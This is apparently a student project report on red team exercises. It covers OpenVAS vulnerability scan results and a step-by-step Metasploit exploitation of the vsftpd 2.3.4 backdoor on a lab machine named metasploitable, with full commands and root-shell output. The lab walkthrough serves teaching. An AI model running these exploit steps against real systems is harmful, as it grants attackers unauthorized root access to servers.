| CVE-2023-35885 | CloudPanel 2 before 2.3.1 has insecure file-manager cookie authentication. | Tue, Jun 20, 2023 8:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | 9.8 (High) |
| CVE-2023-35857 | In Siren Investigate before 13.2.2, session keys remain active even after logging out. | Mon, Jun 19, 2023 4:15 AM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | 9.8 (High) |
| CVE-2023-35854 | Zoho ManageEngine ADSelfService Plus through 6113 has an authentication bypass that can be exploited to steal the domain controller session token for identity s... | Tue, Jun 20, 2023 12:15 PM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | 9.8 (High) |
| CVE-2023-35849 | VirtualSquare picoTCP (aka PicoTCP-NG) through 2.1 does not properly check whether header sizes would result in accessing data outside of a packet. | Mon, Jun 19, 2023 3:15 AM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N | 7.5 (High) |
| CVE-2023-35848 | VirtualSquare picoTCP (aka PicoTCP-NG) through 2.1 lacks certain size calculations before attempting to set a value of an mss structure member. | Mon, Jun 19, 2023 3:15 AM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H | 7.5 (High) |
| CVE-2023-35847 | VirtualSquare picoTCP (aka PicoTCP-NG) through 2.1 does not have an MSS lower bound (e.g., it could be zero). | Mon, Jun 19, 2023 3:15 AM UTC | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H | 7.5 (High) |

(Applied filter: sort-reverse=name rows=10 first=1 severity>6.9)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net




NVTs 129478 of 129478

| Name | Family | Created ▼ | Modified | CVE | Severity | QoD |
|---|---|---|---|---|---|---|
| SUSE: Security Advisory (SUSE-SU-2023:2700-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2698-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2022-4744 CVE-2023-1390 CVE-2023-28466 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2697-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-28466 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2695-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2022-4744 CVE-2023-1390 CVE-2023-23455 CVE-2023-28466 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2694-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2022-4744 CVE-2023-1390 CVE-2023-23455 CVE-2023-28466 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2693-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-30608 | 7.5 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2692-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-33461 | 5.5 (Medium) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2690-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-1390 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2689-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-1390 CVE-2023-28466 CVE-2023-31436 | 7.8 (High) | 97 % |
| SUSE: Security Advisory (SUSE-SU-2023:2688-1) | SuSE Local Security Checks | Thu, Jun 29, 2023 4:21 AM UTC | Thu, Jun 29, 2023 4:21 AM UTC | CVE-2023-33733 | 7.8 (High) | 97 % |

Greenbone Security Assistant (GSA) Copyright (C) 2009-2022 by Greenbone Networks GmbH, www.greenbone.net


## FLOWCHART


Target Systems(GNU/Linux,Windows,any...)
Open VAS
Open VAS Client
Open VAS Server
Open VAS NVT Feed Service
Config
Scopes
Reports
Network Vulnerability Tests (NVT s aka Plugins)
Open VAS NVT Repository
Desktop PC (GNU/Linux, Windows)
Server (GNU/Linux)
Your IT Infrastructure
Open VAS Infrastructure


## RESULT

We were able to exploit a known vulnerability called vsftpd vulnerability successfully.

. Here we will go with vsftpd Compromised Source Packages Backdoor Vulnerability



vsftpd Compromised Source Packages Backdoor Vulnerability 7.5 (High) 99 % 192.168.35.9 21/tcp Fri, Jun 30, 2023 6:08 AM UTC



vsftpd Compromised Source Packages Backdoor Vulnerability 7.5 (High) 99 % 192.168.35.9 21/tcp Fri, Jun 30, 2023 6:08 AM UTC

**Summary**

vsftpd is prone to a backdoor vulnerability.

**Detection Result**

Vulnerability was detected according to the Detection Method.

**Detection Method**

Details: vsftpd Compromised Source Packages Backdoor Vulnerability OID: 1.3.6.1.4.1.25623.1.0.103185
Version used: 2022-04-28T13:38:57Z

**Affected Software/OS**

The vsftpd 2.3.4 source package is affected.

**Impact**

Attackers can exploit this issue to execute arbitrary commands in the
context of the application. Successful attacks will compromise the affected application.

**Solution**


**Solution Type:** Vendorfix
The repaired package can be downloaded from
the referenced link. Please validate the package with its signature.

**References**

Other http://www.securityfocus.com/bid/48539
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://security.appspot.com/vsftpd.html


We will use a pen testing tool called Metaploit framework in order to gain a backdoor access to our target system

Step1. Here , we will initialize the Metasploit console using the commands **sudo msfdb init && msfconsole**




```
$ sudo msfdb init && msfconsole
[sudo] password for sankypanky09:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:

     ,           ,
    /             \
   ((__---,,,---__))
      (_) O O (_)_________
         \ _ /            |\
          o_o \   M S F   | \
               \   _____  |  *
                |||   WW|||
                |||     |||


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command
```

Then, we use the command use exploit/unix/ftp/vsftpd 234 backdoor




```
msf6 > use exploit/unix/ftp/vsftpd 234 backdoor
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
1: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
2: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
3: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAl
gorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.
2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:1
3: warning: previous definition of IDENTIFIER was here
[*] No payload configured, defaulting to cmd/unix/interact

Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check
 Description
   -  ----                                 ---------------  ----       -----
 -----------

   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
 VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/ftp/vsftpd_234_backdoor

[*] Using exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show
```

Then, we use the command show option in order to get the settings




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.35.9
RHOSTS => 192.168.35.9
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.35.9     yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
                                      i/Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Now, we use the command RHOSTS in order to set the target IP of the vulnerable machine, which is **192.168.35.9** in our case



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.35.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.35.9:21 - USER: 331 Please specify the password.
[+] 192.168.35.9:21 - Backdoor service has been spawned, handling...
[+] 192.168.35.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.35.4:39399 → 192.168.35.9:6200)
at 2023-06-30 13:58:34 +0530

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i68
6 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ec:25:64
          inet addr:192.168.35.9  Bcast:192.168.35.255  Mask:255.255.255.0
          inet6 addr: fd17:625c:f037:2:a00:27ff:feec:2564/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feec:2564/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:105929 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96987 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:22345256 (21.3 MB)  TX bytes:59859203 (57.0 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
```

## ADVANTAGES & DISADVANTAGES

### Advantages of the proposed solution:

1. **Improved Security**: Conducting a thorough analysis of potential business impact and consequences of vulnerabilities using Nmap helps identify and prioritize security weaknesses. This enables organizations to take proactive measures to address vulnerabilities and enhance their overall security posture.

2. **Informed Decision Making:** By understanding the potential impact of vulnerabilities, organizations can make informed decisions regarding resource allocation, prioritization of remediation efforts, and risk management strategies.

3. **Compliance and Risk Mitigation**: Conducting vulnerability assessments and impact analysis aligns with regulatory compliance requirements and helps organizations mitigate risks associated with data breaches, service disruptions, or non-compliance with industry standards.

4. **Cost Efficiency**: By prioritizing vulnerabilities based on their potential business impact, organizations can allocate resources more efficiently, focusing on high-impact vulnerabilities that pose a greater risk to their business operations.

**Disadvantages of the proposed solution:**

1. **Limitations of Nmap:** While Nmap is a powerful and widely-used tool for network scanning, it may not provide a comprehensive assessment of all vulnerabilities. It is important to combine Nmap with other vulnerability assessment tools and techniques for a more comprehensive analysis.

2. **False Positives and False Negatives:** Vulnerability scanning tools, including Nmap, can generate false positives (indicating a vulnerability that doesn't exist) or false negatives (missing actual vulnerabilities). Human expertise is required to verify and validate the results to minimize these inaccuracies.

3. T**echnical Expertise:** Performing vulnerability assessments and impact analysis requires knowledge and expertise in cybersecurity, network scanning, and vulnerability management. Organizations may need to invest in training or engage external experts to ensure accurate results and interpretation.

4. **Time and Resource Intensive:** Conducting thorough vulnerability scanning and impact analysis can be time-consuming and resource-intensive, especially for large or complex network environments. Adequate planning, coordination, and resource allocation are necessary to execute these activities effectively.

It is important to address these disadvantages by leveraging the expertise of cybersecurity professionals, conducting regular assessments, utilizing a combination of tools and methodologies, and ensuring a well-defined vulnerability management process.

## APPLICATIONS

The areas where this solution can be applied

## CONCLUSION

In conclusion, the work focused on providing an overview and understanding of red team exercises in cybersecurity. Red team exercises are simulated attacks conducted by skilled professionals to evaluate an organization's security defenses. The purpose of these exercises is to identify vulnerabilities, test incident response capabilities, and enhance overall cybersecurity resilience.

During red team exercises, there is a potential problem of unintended consequences or collateral damage. To address this, several proposed solutions were discussed, including clear rules of engagement, effective communication and coordination, controlled exercise execution, and regular evaluation and feedback.

Additionally, a business impact assessment was suggested to analyze the potential consequences of vulnerabilities using the Nmap tool. This involved network discovery, vulnerability scanning, risk prioritization, impact analysis, remediation planning, and ongoing monitoring.

